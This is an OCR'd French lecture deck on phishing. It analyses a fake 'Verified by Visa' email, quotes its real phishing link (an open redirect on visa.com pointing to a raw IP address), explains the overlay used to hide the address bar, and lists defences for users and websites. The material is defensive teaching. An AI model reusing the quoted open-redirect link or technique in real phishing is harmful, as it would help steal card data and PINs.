
Activate Now for Verified by Visa

Thank you for your support.
Visa Service Department

Le lien, dissimulé par JavaScript, est :
http://usa.visa.com/track/dyredir.jsp?rDirl=http://200.251.251.10/.verified/

► Une redirection libre vers un site sous contrôle

Exemple - suite



Exemple - Récapitulatif

- JavaScript dissimule le lien d'origine dans le mail HTML
- Le lien utilise une redirection libre sur le site victime vers un site sous contrôle
- La page web sous contrôle dissimule la barre d'URL par un *overlay* ou une image
  - D'ailleurs il y a ici un bug : la barre d'adresse indique une URL https alors que la *status bar* du navigateur n'indique pas de cadenas ☺
  - **Indice** pour la détection : les *Propriétés* de la page indiquent bien une URL qui n'est pas en *visa.com*
- Le formulaire demande des informations sur la carte
  - **Indice** : il demande le code PIN de la carte, qui ne doit jamais être communiqué
  - **Ironie** : le formulaire vérifie la cohérence du numéro de carte (impossible de rentrer des chiffres au hasard) !

Se protéger du *phishing*

- Pour un utilisateur, la règle d'or : MÉFIANCE !
  - Ne **jamais** fournir d'informations personnelles ou confidentielles en réponse à une requête non sollicitée, que ce soit par courrier, mail, téléphone, fax, etc.
  - Et **surtout pas** son mot de passe de connexion à sa banque en ligne, quelque soit le moyen !
  - Personne (même légitime) ne vous réclamera **jamais** votre code PIN de carte bancaire
  - Lorsque vous devez vous connecter à un site authentifié, **ne cliquez jamais depuis un mail reçu** ou en utilisant un lien depuis une page web :
    - Utilisez un favori (*bookmark*) ou tapez manuellement l'URL dans le navigateur
  - Un peu de bon sens !
    - Regardez attentivement l'URL du site que vous visitez, comparez avec l'URL des *Propriétés* de la page, veillez à ce que le site utilise HTTPS et faire attention aux "cadenas"
    - Observez le mail que vous recevez ou le site web que vous visitez : fautes d'orthographe ? Images manquantes ? Lenteur suspecte ? ...

Se protéger du *phishing*

- Pour l'utilisateur, les mesures complémentaires :
  - **Filtre anti-spam** pour éviter de recevoir ce type de messages
    - Service fourni par le FAI, intégré à l'infrastructure de messagerie d'entreprise, sur le poste final, dans le logiciel de messagerie
    - Des critères permettent aux filtres d'éliminer ce type de messages (adresses des serveurs de messagerie, mots-clefs dans le corps ou le sujet, etc.)
  - **Logiciel de messagerie** méfiant et tenu à jour
    - Gestion rigoureuse du HTML, avertissements
    - Pas d'interprétation des langages de script
  - **Navigateur** réputé pour sa meilleure sécurité et tenu à jour
    - Ex: Firefox au lieu d'Internet Explorer
    - Mais le maintenir à jour !
  - **Extensions** du navigateur ou logiciels tiers pour examiner les pages visitées

Se protéger du *phishing*

- Pour les sites "cibles"
  - Attention aux erreurs de programmation des applications, les sites faibles deviennent rapidement des cibles !
    - Redirections libres
    - Utilisation de frames depuis des pages dynamiques
    - Failles de *Cross Site Scripting*
- Pour tout le monde : éviter de se retrouver sans le vouloir plate-forme d'attaque par *phishing*
  - Les attaques en *phishing* impliquent généralement la compromission massive de systèmes sur Internet pour :
    - Envoyer les *spams* initiaux
    - Héberger les sites web appât
  - Veiller donc attentivement à la sécurité de ses systèmes pour éviter de participer à ce mouvement malgré soi !

Les perspectives du *phishing*

- Et si les utilisateurs se méfient ?
  - Ils ne cliquent pas dans les mails bizarres, ils retapent les URLs ou utilisent un favori, ils connaissent bien le site web où ils doivent se rendre et font attention à retrouver le même
- → Les attaquants ont trouvé des parades
- Envoi de virus (troyens) espionnant les frappes clavier afin de récupérer des accréditations sur des sites bancaires
  - Exemple: virus *Troj/Banker-K, Troj/Banker-AR*
  - L'attaquant se reconnecte sur le site officiel dans le dos de la victime
- Envoi massif de courriers incorporant des logiciels néfastes
  - Modification de la résolution DNS des systèmes cibles (*pharming*)
  - Interception des saisies utilisateur, renvoi au site légitime, puis à l'utilisateur : attaques *Man In The Middle*
  - Mêmes défenses !

Merci de votre attention

Questions ?